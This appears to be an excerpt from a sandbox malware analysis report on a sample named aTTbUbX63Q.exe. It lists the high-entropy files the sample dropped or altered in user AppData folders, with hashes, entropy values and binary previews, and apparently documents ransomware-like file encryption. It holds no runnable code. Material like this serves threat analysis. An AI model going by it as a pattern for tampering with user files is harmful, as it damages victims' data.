Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	235889
Entropy (8bit):	6.821170666553284
Encrypted:	false
SSDEEP:	3072:xweAbkIT/9bOiuLfjHt6Rkm+1ytYh/sgqmlRRO1V2gx+v+s0jifvbfX/omP4+A:ueix9bOrLthm+4tQ/ymc1sgx+vJIifDk
MD5:	F6C5D219824E3DC13C5F5639B89314BA
SHA1:	99F6FC6012116F3A49878D0FA1166E528736DBE9
SHA-256:	A870687F3C297601822DC8139DCAD8E47362F17C683C1F098E25D0B44C0A23D7
SHA-512:	700DB28192AE505735D460AE87FF2A754FE0742CBA6DCE4D23228241080E23B84C478C4AD8BF0335901F1415ED3D6A2373ECA92FA9F1591A12C65EDA0235F88
Malicious:	false
Preview:	Adobe...*.7..^.@.&N.q.u.....T....V"....L.+...o+^.d..C.%E.....$.k.{.....?z.o..(7g..R.>ZsV.E.....N.uv...!.....1[.|.8!h..U.....pA.u{.h....0N.V.{`l#..,FH...O...}.....`.H.....n e..o.G...!.....x'...C.....Z.ld.....Q.<H3K.O.y._.....<l..A.....w...2....,5v.*....#3...z +...'.3..]...ZiDxN.zu5*.pM...,W..=.C<.va7j.5...~..J...Z.w;+.Oz.....G...^.'[5R.B...|k....#..... Z..:....PH.X.5@...Ux.OX..s..8eC.'.'.8.q.x5...t.;..M...h..:C)|4s}t.b.R....3..&../O.;....c...Gu..Z..2.}.^.....hT.t.3>w.>..n..}.....E-D?..=RXu.;e+T....dRg.6.$....(A.L[!..@.C.HpO<... .....k...Bpx9]......^.....2.....O..D].#7b.#IM.].]_g.Ln..E*.X.N...%..6....c...U.n@....n..`r5.AK..jEp.....0O..^.&.(...-.m....N..1..>f..a.\.r..N.e..z[+f...K..<Z.[.....^..O.....3.1X....l.th.. ....&.b.F....f.,V..I.....5.X...Z...k\....#.PV.jbv...!C..i/..5.b...D.....=...Gy1....r`.h..G.j=..... .^.e....&0...I....$..(.0K....Sa..`F..G.cXv.C.n%.....VY.....d..{L.....

C:\Users\user\AppData\Local\Adobe\Acrobat\DC\UserCache.bin

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	32987
Entropy (8bit):	**7.99506044367512**
Encrypted:	**true**
SSDEEP:	768:WW9TIZIrFgVfzDTSjlmTF+AZ83hQbuZy61eyMA7ze/guYD0O:RcqihXTSjlm552QoyQejue4uYD0O
MD5:	12AD3AE95D6451186E2CF4F7FB4AB485
SHA1:	793273044B711BBEE503091C4E3ACE9A387EC6E3
SHA-256:	337EF7EC7E16F8E7B1EBCE478CE3AC80FF089F6875521232AF1F7266F912B2D6
SHA-512:	C08594B36D966A67BBC4735811445F65FE6401D5C6ADE7DC481A811DA75E2854FC9B11D290848843AAC399969499B5D6FE70A2ACAB5E7C1ED7DB7F92C9C7AE 7A
Malicious:	**true**
Preview:	4.191&.',..Z.....""!.enY...|F..t+.....'.....0...A...7.d...A.O..U...N,.t1P....+.E..n.....A..!..9....C...*.%...OOZ.bL.S.,~<$....P.=.k....`."......N.....w..zu.._G\3.....s...1L=....M.~...)Bz.{u..'.i. ".he...zie.[.5.(..N9e....r.&....;`.p.#.gGKk....c....Z..j,.y..,.Q..A-.%...}ha{y...s..B.....w.....R..V&>....T>;.....s...VN.Av'.T..m.....s.3.._T....`..t}...ps.P+J.(.LM..\kl5...,>po.%....E._,l .....d..Q...0p5.jr;..bG....R.%.W..%.....L.....J?h...e..h...P.Q.L..K=....lg.u...=0...7.p.V..x.....7/.....*2...gT.3U...p..9.Z....Z.....]_:}a..{wx..8o.....U.@.'n:.F.<.4.&r..z....J.^xu. k.5..13.y..D..?.F',;...5|G3...\.....hF.8R-..N.)F..8q.o.o...}L.....1...._Kwn.....!.^O..P.$n.Q.....^O.AW....QXMg@!#..b....cymk..{p,..&..I...?-.9...}.....+.ZG..e..../.Z....Z$....78...E. 1$....k.E.`i.gI.Fri._..-..E."..,0..'.".y...r.L...^P5KB6/..X.].s.A....}....a,.D.3.....r.h.,tU.(.J..T.IV..KbcT.$.->_$.r.....5+.. ..]p...nK.Hv..ygO. ....

C:\Users\user\AppData\Local\Adobe\Color\ACECache11.lst

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	932
Entropy (8bit):	7.729359139916178
Encrypted:	false
SSDEEP:	12:BkOFH7pXYU4p6Lfwm4RPTjmymVaJdF7SjBt1pU6UbqHi9UrPcPAkscii9a:BkyH7p34kzMTjGmF6XbC94PesbD
MD5:	341F37A5BC50725373FF6DA411006E44
SHA1:	5106E1CEF937F25ACD5AFFFC4F8AEB1B13846602
SHA-256:	41BE87AE49676EC7BEF19A4884B805CE26F3458F4E79F26391FB6F0E6BC1ECDF
SHA-512:	D5709D22ED45AC0FD7615FE8BDE849C4013E498392E2A911187EFABBA697860DEA0291DD40903B25E502FF789702980A91E43F25E4727EDD29A4BC8E1379EC2 6
Malicious:	false

Preview:	CPSA....."C...ki.jO.....x...ah=...K...26.c.x.[m.w./g.+n.....bx2NU6.....<.J.....Cn;.....!..m.{.3...n..2..LCA.[G....6>.yc.{T...^.W....O:.....>..?g.....?..&2k.`9.!..hdY...X2.3...0..:. ....h...w-.....O.E.Z4.(.....w.t.?;.;....8|.{.Y.....V3.....1.9.KS...:...bO[...-.{=.C..c.5..{..N.....W...2.AXh...deyY.<.....u...].3.V.S6.iK....St.P..I.....a...1|?.H<Ps8.=.F..c...S?l..s...U ...-.....B.).%...|7.....]Ni.0T.X....._.2A.#<.@..1...v.2.p<Z.n1.1..eR3.|..V..RE....I....6.a.ht.7hX.,..hT..(...B%k..l..I...B...../...\...e{.....?.{j.0.o..U.e.....t.0o...3.4..\R..a.{.p0..@.9.1^ ..\...Mt.....].p..Z..Kp...ma.f./;$..2_..4.20...,K..,....i.4..Lc..h.+,.y..B.9.....lg.rk.As...~..2|....|.....a.....c...B..*V..5..(.....B....Lt....9.....5B...-.0K.4...[....z.T.|\\.....2..~.+.ub....N fa.Zv...c...0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}

C:\Users\user\AppData\Local\Comms\UnistoreDB\USS.jcp

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	8526
Entropy (8bit):	7.97904372852377
Encrypted:	false
SSDEEP:	192:hRkBun3ZRxyeJZ0RZHj163LaC1tC/gpc6Jn47SmcH:T8eJG163LhjC6Jpm6
MD5:	4C98070D9924F228D8FA01A0ECBF53EB
SHA1:	95CBD633609F43698FB8B2AC3F673D19C1124BCC
SHA-256:	91F8EDB3B2CAF9C9D11E83CB3743B9B8FE3C7CBDC3B2CBD0B667D27575C4E06A
SHA-512:	58C56797AC327A09492A2607B5F9E5C39241B0F940D4E01BC0ED84A74E815ECC497224F819AFE9DB85B6C25A4C7D0358AF356A05B4ACC74BA3028D7C0F9A52B
Malicious:	false
Preview:	.YR...~...DB;.E.L..o.v..E!....I](...h7Z..P....."G. ..@.d.I..8s.Me=fS.-S..`N..O..C~...2X.. .-..qR>2p..T.v.>.#.....Q^..V.0#x..[..C../.o...0..b.....%F\.[..[.....6+..2. .q.*.....NC.... .....IC.N...P...C.....Lh.....N.6a..?.....i0..`.....3.....O... ....=.I..Vx-5....j.!z=\.P.i.GB.(x..B..B.X.@..n..M..K7.(..>K.....h..4..s....."....of{...F.W.V.-J6...8.S=..-.<..}..++sH./.P-.Y ht.>TG.`.(....._.o.&.l.H.h~_B .KG....Z.,&.,...!..n.....M.7v{....H.y...>....\...u...`..I..c.u.....]..Z....X.n..H.~3...C.E.L.T.+J..)_.....{..k.....3.t..l.(.....rv$...ESr...P..g.wy.....?...i."..[.'.. g..:..K...'B=.."....we...,.....^*..K.....p?..L`..5....5S..0.....j...v..PW.05.<O.o..M.p.'t...~E. P.y.....$1.._...z.N.\.i.N.....r. .'.9.j..[.s^.v.'.V...PUs..}'.B...R.c.K6.j...fP.....P.Vr O..'..$..iO..y...<....(. -....%.....L..+U.g.....7>n.uj]z.#zx.%....V..Kl.ov....|.....#..5..[.4Q....W2..&a...$aT.-..7p....s:...en.j>...3L.. E..]s."xX.\..

C:\Users\user\AppData\Local\Comms\UnistoreDB\USSres00001.jrs

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	3146062
Entropy (8bit):	0.670646366735642
Encrypted:	false
SSDEEP:	3072:zC0OiENGHOxZPKhaJin4ozvY//nuAC5YJwtKSViVAx/shcE1DMKA:wiEfxZ2n4iA/fuZi0KcmAx/shc3/
MD5:	1B295C7F803FABD8789A7127272853D4
SHA1:	70795F3B25665BE77A9153C753BB369EA59D6011
SHA-256:	1A64247862C9D93F8058EF5550BD83F442A10B634BB378BAF0E3EDE7661EB370
SHA-512:	9BDB455B8B21C6C10096C16F5FC6203DCFD8D96C644115F278476F842108BD067EE116F7362D045E5E61A192A48B1AA9E02369333AF3A546708EE59EC3F4C839
Malicious:	false
Preview:	.....C....3...d...hcd...t.k..=...-...u.3.So^@q=..;C.M.bbJV.,..J>.k.&-..+.L....B.Z..w.&.v\..sL2v....>.`x..Z\.m...#...aG=.S.&.x.D,..0..{.....E.[..+.g..A.....;,'T...#/.....En..N..T.l}. .IkM.>.M.".rxjTn..=..#...8$[.>.^.Z.e8...5..N..p2Y....H.\.]..L.w._.....XA}..ZEM.X:..i.....;_..97.2H...G...c.ej..D^...P.ga>..J....7``.~.d&. .H.8..c.VdK....P.....;.....r.q+...D..|.....(..@.& .T*'G....g9.n.eZs...1./..%.....}.&./-.....&.X6..k7.j.*..?.B..-..]./...na...'....qR.U....u.b...a...\.H.-.~.C=UgGs.A.:..sp.._..... .x..K*.d.....Q...)z..X.h.../..X.....G..L....^Zz.bO.3.....DGI..\..] S.Qv.F.N.wL...Bqy.B.....zBs.R~8.....>o(.b....C.?.O....p.HZ.M..Xt.p.....gbE.;`.n..B..[.t:.f'nd.[|.5.I.....>[{+.....P..v.....R..Q.,../.J.L.m8Z...jv...`..cd.....y.m....^..1n...+..D .A}..c.k...N...%.-.(...f{ ...#...na.XD9G...ea...m.,....H.....JM.Rc....Y._&o.a..8(-czj..|.....<.E.A.....?"...K...G....2.%..p...f..9....c}k..dT+'p4...`R).uE..UWn.h.Kt

C:\Users\user\AppData\Local\Comms\UnistoreDB\USSres00002.jrs

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	3146062
Entropy (8bit):	0.6705223553603311
Encrypted:	false
SSDEEP:	3072:neYDfZONKbfu9kI6v1vPlbvndfrrtBmDqZwdBbHo5iIMvczj6cFX:tg4G+151tBmCMBbHaiXvejd
MD5:	6024D3DACD33E1EB952BA965852BDF16
SHA1:	052437E657BCC4BFEDCC121018E7551724717219
SHA-256:	B9F84C41E2AFD1D3531F759A93A8353D7A74DD53590E2C6D823FE267EECC2A88
SHA-512:	46A5F90BC27C385DB83DED80A855E2D8B7ACEC2DF95D66CA4CD8AFD43CE679B7CDC25D4485C32501C57A2457788677F51C6A3393C97B74B80D6FD007F2FA0F3
Malicious:	false
Preview:	......=..7.....x..q....Y...t..1.SRq..L.....&.i.8R.E.....mz{...B...zf..{..2...0....E.....WA.X....Vp..T..%P.....I.....;X....6`r...#.....?!:h...]...t..Wr.0\...y..A#|.?G.....H.n..[..#...^....u...C.I.^.. [o.}.n/..X..)g.....M{=...G.{.,....HbI.g,3....]...D..31x....|.}...$.....}..0....n.&.a #....PC{D...5}.f..Fd,.J/.g....q..Q.....R.<.....*...8Q.....8z.pkq\...K.Vn..5x..:...U.....M..z.I.?.=c6.. ...).)K. ...n....".%..#..m.8.T.....,^....s`~$]...$..G5..Q.....D.. Tk..9..B.GPo..~WZ...>;....|.^.R..2[...R#.l.E...Si....xD.(.s.....n....5.....F.Qt.:.T.8s..r...A.S.U....hr.9.....>.}.=..].[...M3....F='..$.@.. ..&y.o*.....\k...d..9..#.....tD.kU..0....6.9.]p}.>...<d..9R....'.Z..L.p..9.>....op..A:.....x.Y...Kw..@KH..X...8.....d.%....j.`m.....?.V.....*\.G}) .(..q.}...%...b...\..){.C...M..>...v.J.*.. }..$....p..].9.%.:.,.....:..0$.....kg.uY.FGm26R.b...VH..=7.....9B..%.`..* .PI[5.{....h<.i.F.G@.L..#...EO..U4.-7T]....])....E.@.Qw0...?

C:\Users\user\AppData\Local\Comms\UnistoreDB\USStmp.jtx

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	3146062
Entropy (8bit):	0.6705634992828341
Encrypted:	false
SSDEEP:	3072:03Bg47pIERLxK28zVMnbuL8UAnUV9EvP0DKFRfLUxMX:024IE1k2kVM/nUV9Evcw1UiX
MD5:	AEECAB21064B378DBD1455B33C94A067
SHA1:	1DD15B468FA0363AF2818AB0A102917A8F4F88A8
SHA-256:	EBFB2663470AC74B734EB1A167641C856D4AEFF83A6D45E49D886B3E7974CDD0
SHA-512:	11F5F7E366B987B1D7398066151CE8BE7C3B6E84855CBE71B8496E174DE20BD3E3F9BA158EBF7A30CF178F26C44E3B6165B5743E0FC5444FB00620170DA15FB
Malicious:	false
Preview:	.....i.....DB;I.....d..EI..+y...w...7.1CC).....TK(E5$...."8..;s^.|..@..OY.@c.fn...)..I0.....S.HH..i.XW.m..vQ..OD....u.ub..6..'....L...Q..t..@..v..s..QW....-.....r...Li.t..~k.. ....G.v..V\.H.....hH...V6....M].}]QW!Z.Z/.(q.p7O?..+p.|...;G.'.H.i.s.e..a..2x..h..vK.}O.{t..f..t0\..up".Fwj.8...B#Y"y..B..L.h.(...nuNg.|.[.|6..|....p.9.....m.\..T...Le.%.....2.....X..-..-=.. .%.....r..~A(.O..U'm..v7?.Qb~V37..:.!....6.6?B..r...S..:x....@.K.&.{aB...<.+k>N?.5..U..sH.5.C.;.....b...2.....e.?..8...I.njF...Lp>.....@..a..D.s%.n.O.F^.,..6.#.....}...v.q%.....e..<.. DJY.m..]...r..7.|O..E.x\Y|....?.#.S..{?.g5..@Y.F...oU..p..../t.[M.#3.....&...)#.....b...K...tU.<.sR...R_.RK<...].L6...v ...3.}bcC.F....Xd.....2.m.N).$P.#....}.}.H..H.?F.l..r...."*...^.E s..r....z.....S.....]..+.m_S.d...9%.Hr...4].G..9U...S..[L.F...@.U....T.g...$....E...?4..[.i..).x@.#.."WC.nA...V..g>....Fyl.....i.."......q.....k..'....|/H. P..m.<...W})O..69T.E.`.

C:\Users\user\AppData\Local\ConnectedDevicesPlatform\CDPGlobalSettings.cdp

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	2323
Entropy (8bit):	7.91708335892782
Encrypted:	false
SSDEEP:	48:ZH4qEgpdv8WTrP3v8I90AI7RWHj/JDCFAaqYHyGzKQ0d/6LHF6mD:ZH40GWPf90AI1Gj1KAaqYHbJ0dsF6+
MD5:	7D764B124AD64ADF0BC1276C47CB3B41
SHA1:	4D07F106A9BE7B52924201597B57BE0377FFEC6F
SHA-256:	AAAB3E82BD712990AD5FA4BF52565FF5ACB1F307836103D5E24E94D191BAB77B
SHA-512:	E7DADDC4D47C1BF821F1B5F48BE7EF58476C50C5B43B1FF591B6EF44CF93D02C018265BCC504A09F052A6BA3D490274DC2571ECABC7E8E64098EF73399E0EA FC
Malicious:	false
Preview:	.{......a.!r..~.O..6.1...'..W...qv...T..x.[..1uf.+...g..y...o..e....ks...?G....8k..9.[..6G....{!]..[...4=..eJ.g..si...#.i.<..B...N[6..s.Q..mo.....IG../.n.f.>*...c;F..8<._..]..t..A....^%.5....f...s.]= t..E.!j.7J..,.I...iq....pY..]..hfD.....h.......(,.......EJ.#`..x.c..yl".....`:.....R.QH.9:f ..)..ij9!.E..9..J>B..T..Z.1..(....M0.),+..(F2C.u...5.K%@y_.....z.....J..b5.,=..d..-..._....`...1.....0.n.:. .3.....y..w..h*.....-y.D..L.?B..7zga)...`VZ.o.d.@..G.u..'.k..:...>yt...#.Zuz...p..C....o..X'....!Yy..85.f..:N{....k.l.[...._.-..R.....T...0B.+7 fQ.u..K...-.a...-Zt..x..]....2....%....n.9M..}.+i..... (.o....<'.'.....!'.<..o..wK..*EeE1[.v......l..".!-....&.t..pd.yi....1a.h?..b.+.v.Z...@.4.....q"26..l..V.._/...I..a.z.-.L....4.9.>B.q..p7....K8O.5....H."^...\.g=.....z4...M0c...j...'..Q.!.G.d...5l.F.. ...BJ.$....`.'.....P..ZIO..eC.....)c..9.L.C./.5n..U..q@z.4.....q.V.|.L.....Uu...mr.....d.g.....[...c....~.....W49<.s....PN.o..W8`...72..

C:\Users\user\AppData\Local\Google\Chrome\User Data\CrashpadMetrics-active.pma

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	1048910
Entropy (8bit):	1.7684251933956399
Encrypted:	false
SSDEEP:	6144:i0fXZg4dCd4/TOyqmfwgOWc+gX2xB7d2bfudz:i4Zg4dCSOyqmf7OwgQBR6fuV
MD5:	5AC157EC42A6491E0CB1C3CA2C66AA26
SHA1:	9162004981AC0569C1CEA6B91732A5A7BE1D6B75
SHA-256:	9FE75DC6F01D638EEC12EF857A2C4A99A98418B03E927A974D6173F5A1FE3CAB
SHA-512:	D1589BBCEB3B2163E742D4AFE908157FD8B64DAF00C5958456FCD57D448B78E323B3692F9673093FE9331E7A2BE4C951431D54809C9F9B3C532D9772D5A88F3
Malicious:	false
Preview:	...@.....s.9...@.c.....~R../)u`|.....1.....Sl#.a....0.D...34<.f.Y(.5v...8..>..x80..]c...^.VS.J}...W..L..'.tKvICZ...S.(....1..y...K..'.....q...sS.\.....z.&.,.....^.....z.&.H..f....s9\.....x ..a.../.z..~.@q.....U.[....d...K/.K...S-...%....1K.y9.....A..7.h.[..Y..qy0..P.....3.I,.mOwUW!.,#.*..71.I..h4..~Z0.....?.(..W..2.._..w..m...86..x.....QE....(m$j...~<.....8.3)n.V.y... ...D..GG.I"2.. ...../.z.ud.S..n..!....6@..O.. 6..=..p.lz.N.5:.....b+.Pc..+.I._.....oM.h..G.4,.<rA.A..P@[q.q?..D{.....$...&p.]."..=..9X.k.....G..[C<...b..{...!.T.,#..'\..L@....2....."j.....9.. u.....Z.....L..w....7u.....F.uto. ..%:H3=.%gn..g...3/~xw$Z..tz%Q.6+.Q...a,[....uU.[../.....3..R..D2.9..3.@|.8!i.N..U..0B=<.....]a..B.&...`...,m%%..{....Z.8.w.D].Dl.N...Y....;..O.N ..wY.._R=...M.....C..o....6?.w...v...e.....+(..W...[.Fn-..T7..Dt.9a4.k....T.D.....<N..I.L.[.,.;..xx....R....8Cx$..`..N..Yi.&...yT0.b.*.X.vn<.#.Ejn....~Q..N.Wn..H8...U..J..

C:\Users\user\AppData\Local\Google\Chrome\User Data\CrashpadMetrics.pma

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped

Size (bytes):	1048910
Entropy (8bit):	1.769093451206263
Encrypted:	false
SSDEEP:	3072:bg89WTzahV1sip2JaKKNOLXUTSKVU3VLrougRbYsqPvb:bg8kXCVlh/gkTSKVU3VfgRbYsqb
MD5:	B23EAF9C0C9599A45B43CF8ECE98454D
SHA1:	AAAF33B563BDE3AFD999E532D3E93B7136FDE7D8
SHA-256:	DEE11BE6C6A062CD459DE3F575BC54378115E9ED922FE61F19C2BAA080183E08
SHA-512:	07D6691125331AF50724095B43B15F5B9A40809403B40D0DD9C5F9ABF3B04B6354C68FA640EAB2A8065E3D47604276733521B42B0920267CF6FA9083DDDA72E9
Malicious:	false
Preview:	...@.|....GQO.i.}mx.....:....[|%Bp..-.....+TSX.....6.C<$$....:s$e.0..U>...:.6d##-sj.8o.[..+....Tv.....'.C..sf.%....w....D+e-0.1..HQ....[A...T.h.:&.;....Y.....s.P....U.....u.o8....n...+<.y/..!M..9.FV.r.p.....(..!\|I.....M.....e.....>...T..o..Z..k.....\|.,..(..U.GZu.{9..2c?5.....n..?"G.b.{.n)...Q...?0..A..C-...T..9%..0....2*5O.x@I.....D..C.^P.....o.....'.P7.h.3.ok..'5.X...'yI 8v....op....v>.b....n.~5..V$.v3(..E..."..t.j".....w.....o...0.....B.T..]@...>.!....0.^...cX...D.U0/U|g.U..a^..."=.....PdS..B../.:9P..hY...vK..7..G5$Gjx...X..f..:N7Fa\T%.1....j.!...7...x7O k7...E...-N.y...usg.1g.....g.W...R..m....2..K.y.E../..DNbE..[.....Wd.....9.|E....'.h.t.GN...a.\Z"..WjX.....\..%..h..n..i:j.nYo.mU.:..I..&.#.....n}/..'.....A...j4z.d.S... ".>..BOY...&.9] <...C.?.U..VT=.....D..lB.V...<..2..H.,.\.![.4m..Q..c.k*zy[/..Q......_.M.u.8....T... ..1.....H^n..=oA...!q.....Z..7y,.4.....R.2.Y...u/1E..... .T.z.Y....

C:\Users\user\AppData\Local\IconCache.db

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	19333
Entropy (8bit):	7.9893872698626
Encrypted:	false
SSDEEP:	384:PycCoVSFuPxQdtQc2Ca4+WggJnWxQKMdL3RK+fhmq87z5w0a4q/+bc/G7j:6cxVS0xOtQP/IgGnWxQRZ3RKEmq8X5wa
MD5:	170AF1235E7C2A88B19585D1FC17D4DA
SHA1:	BC868F3D045195136AC78F26B254ED39E69C5B95
SHA-256:	22BED12A2D53A4E5B7B783E9DBFDD512A7B445BC070D3ED2C059700FF31B02DB
SHA-512:	54E4B5D4FFA0B222B964B753E2BA9F927679B84B1FC5F172755CFB434AE9146EB3BC19E309F66FEC225D2927F25B49AD0414E629971A790D36047BC99BBCCA7E
Malicious:	false
Preview:	H...W\z....4.'...S..n&.....dc..E..U.-.....?yr`J.........7.S...D.v6p....h...s..p|..8.G...s..Dk....5lwi..<.h.....>sWX&..i...M.'.T..d_.@.iY.c..^K.O..5d(.j.....V.2wt.%1+.W.}jyP.+....]r(.....4F.t.$=il..+.2..h...-._...+^.....@.\|..(c.Z..zJ.I..o.....i.U..),6..B...N...&..%..d%BOUU....3.j(A8.=p.L...].....?...e#.#.w. q.-....$.(.(.M...E...aC-I..kT,.]:~BE.....M.6..7O..../x.....d....A.....~M&..1X[.....kP.%.8GB.f.=.4n.7Z{..\.[..d..S...6*F[...[q...M.C.oae....M..c.z.-.x...l..:R.z.7eq.....~:....M0...nw..../..m..G.z%_.....<.K.^h.-....s.n.!>#...zm..X.H..}...f .].g.'.yA(nZ...,.PR..a...*rQu..~.+.9Y<_XZIA2Y..".f...c.....R.....!b6m...,ZC.....t.,.S.X....ja..#...@._d.\H].....x..lT%Vm..c.v....{.7y...y^....b.n.oYY.V..L..O....lxey)}.....k..[.@.97. ..Wa.3.0.$0.e.V...F^...D. ^.6G....>.o..J7."...9.....O....Sv..d.#.....ipE..Y.(.*..p....M.T....n4R?.G.<0...?3....c.....K^.u.x.w.@.....xy}L.y6..7...QlcK.Dh'n|..a.

C:\Users\user\AppData\Local\Microsoft\CLR_v2.0\UsageLogs\addinutil.exe.log

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	537
Entropy (8bit):	7.55356381852081
Encrypted:	false
SSDEEP:	12:Qo5tDLbmihl3K3n/4zkGVJ260aMdOlVe+kxI+hkscii9a:RfbxrK3/20uVm6sbD
MD5:	3422AB7BF7985C731E99487AD246B093
SHA1:	359A4F18619E4996AB3B71C0294597A6C390FA8E
SHA-256:	F91B72965BE519D9D1997FDB5761E46FC4C228F9D1F1D59130ED3803E6D97273
SHA-512:	8AA7A4B51C90A923A8C3F4934A2DB89FE49BF4165D4BB95F7534F9539CB41EA1FD41B8DD001C3AC05EC4375E05ADBAB0004FA226AE0A3612B607A862A6A9BD03
Malicious:	false
Preview:	1,"fu.e...).a..{..0.....=8.......}]`DWbk6...LJ.dbm%.L....w..@..c...}(,m.f....J.....>zd...s...C...J.$.-xQe9&6.^....N.p)o..M>L...`...!....J.7.SAu..h.$.....R/...}...U~.....a.,....K}.L..a... ..S..U0..P.....>...d.y...H.. .t...+.l.k.....h"sa%5.S....{..9.... @..l...gW!.Aq..g"...]....&d}....e..p.9R[..wo....?...:f.u`...,.Q[.....9.._t0.2....^=e..G.I....f6.....f...l....S3k.~.....0:q.(..T..i..r... ..w.....N.....H.....Y|...70kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}

C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\unarchiver.exe.log

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	722
Entropy (8bit):	7.671976197010815
Encrypted:	false
SSDEEP:	12:QbQKPaaB/zQ5AWreEeZNiazkkKApwHsyva4pW67wimfJJD18o9kscii9a:US8r6p/azlKApEKiW6kimvD18BsbD
MD5:	C3E928E3E9EA30BB5EBB4A5B8BCEB700

SHA1:	52984C473461D0E360FC4896BC22A673A0C9D559
SHA-256:	202A1F229274555DB5D1BD7066282F805E68B3A1645162C4F6C9DCF7C60151D8
SHA-512:	B723D80831F54557C3EA1DFA91D5040F724363AB4D7EB6EBA0B289AF3FA794D8FD0150DAF8FEB86691A4888D5ABEED31C7B31A9C7EE722C4BB36C431CC6F0 B3
Malicious:	false
Preview:	1,"fu.j...PkQ.U..d..NoD....V...a.=..7..i....LI..>...T...<.....ar5....!".+.Q..D.....>.D[.h...R.#TW{."...S...qo..p.:|.P..t3+1/.l.Wvs..g..v....=P;Y.S....S@....V'-;LQe.F..2.'.3C.[.7w....8.{.. hV.,....S@{G...>.7.-..S.w...{Bk..f.i..:(.0o.-_0&.5<6.....o*.oB..h..=S...s..a.....D*\.@....p3..t.@..?..=..#P(..)7...o7Q..."5U..-.....V....M.....*U?9..2'Ud.=...B...4...?.^..A.!8 ..=.....D .F.E<.v.ct..O.$..Vzw....R..g.^..j..\...r1[...x"... .+<....V..j..@....T;.&.6.j..!6.1dg..1...c..N..p./.v.*!.../..<...=t.....p*..S.5:..5kn)...uD....$.....^...#..[:...u].....Rj..`.R....K..?.........xX. '.Tl..%._.!.f.....BI.V.j.@..Q./..M~.0kP6vOoEdBm9p2lTHS3ppg85iRBRKnEdtqfNfpPA{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\NGenTask.exe.log

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	976
Entropy (8bit):	7.767229222594241
Encrypted:	false
SSDEEP:	24:cVCkDacRndmTCBXUiPe+sWjvHXmA9arQgAOssbD:BkDlRYSXfeMLm9QgGmD
MD5:	20BCEA023C35C9DE3247345BB1C95E3B
SHA1:	BE24724F304B62637673A19BBFB5E3B449A38490
SHA-256:	DCE7C30C3DC754207FA8A42ED98433B35F5CA79EB9055ACE825ADB3F79958716
SHA-512:	5AD67B8C2C782D01AF224839A1E2767EA168AE0A744F977E5D0D11BC5025CCBBE37CA7F715F6E3E548BB904B43C3D148A43D490731E1E314DB90D3329855A5 E
Malicious:	false
Preview:	1,"fuCfb$Wi...v.].Z..r.C..nm.8?........Q.9...c....._>]..e.je..G#.6l.....qT..).8..K.kz..?W.|......r.Y...q.pNvw......f...9.X.......z.d... .XMj..x..6O.1.6#...+...Aj...]g.2....p..^[:....i.s.H......./.R. } ...E.8.D..>.Q.(...8.w..nG..Y.......p.V..6Y+.1[u........C..=........u.....0..U..n.F.)V..]....|Nd..Z.L.f.+..^..K,.w..n...M'.9..~7|3G'rT..j{1#....|E...v...9.Q.)i....<....A$j..;.f.%.X..oX..#z... ..W..>.R*.........1-j...>..8w.V...D..I.4Oo..K..~.@Pb7...Z.'.'x.1?.......p.E.z.!Y...9q..2..5..G.Y...qo.o.@.5.?"...`.Y..h...5.(.3B....C7.....=....)..n..Z$..(.H$...~.%).T...9&..wS.....d@.6e.^. _..f.kl....2.b.X..,.0[.c=.m..U.....G.....)....._....B.....OS.'..t@.Y.'.."/0..6%.E..........qT...+L.!....UQ.<J..s.F.Mf.xT0iJ..<.....o..;...v...L%...q.V... ...I#,..j....q.)R.Y..Q.`...T.m...X.Q..^.5j.1. ..[K..%p.U.z...3h...P.e.....L..i8d.+Q.Q&..bD..xS4%>#9..d...L0kP6vOoEdBm9p2lTHS3ppg85iRBRKnEdtqfNfpPA{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\sdiagnhost.exe.log

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	data
Category:	dropped
Size (bytes):	6137
Entropy (8bit):	7.965115825365691
Encrypted:	false
SSDEEP:	96:KwDIdSBVFGWeXIWb938zf8WWZOCRj8yEs7gKkw0n91M7O4Jf3rvx7lxC9+:idS3FGNIWb9vUbyDgKkb9W7rf7Jv
MD5:	4FAEADF34554ABDA873F5A92F4D54728
SHA1:	954FD51E4BBBE2373D07DA959DF8D6FBBB61A345
SHA-256:	428F5F4BC74A916AD00AA688E196CA0D17B7DA840C25C098049727DA64C8364A
SHA-512:	2F0D7CE0A8E151691ECB6CD7CA951AB13CEAAFDCB8E191F8EFA3067C86DA1BDCD9641E152FA2732810CE6813EE9DC7A3193290EB7577D6C2D215252C6FD5 222
Malicious:	false
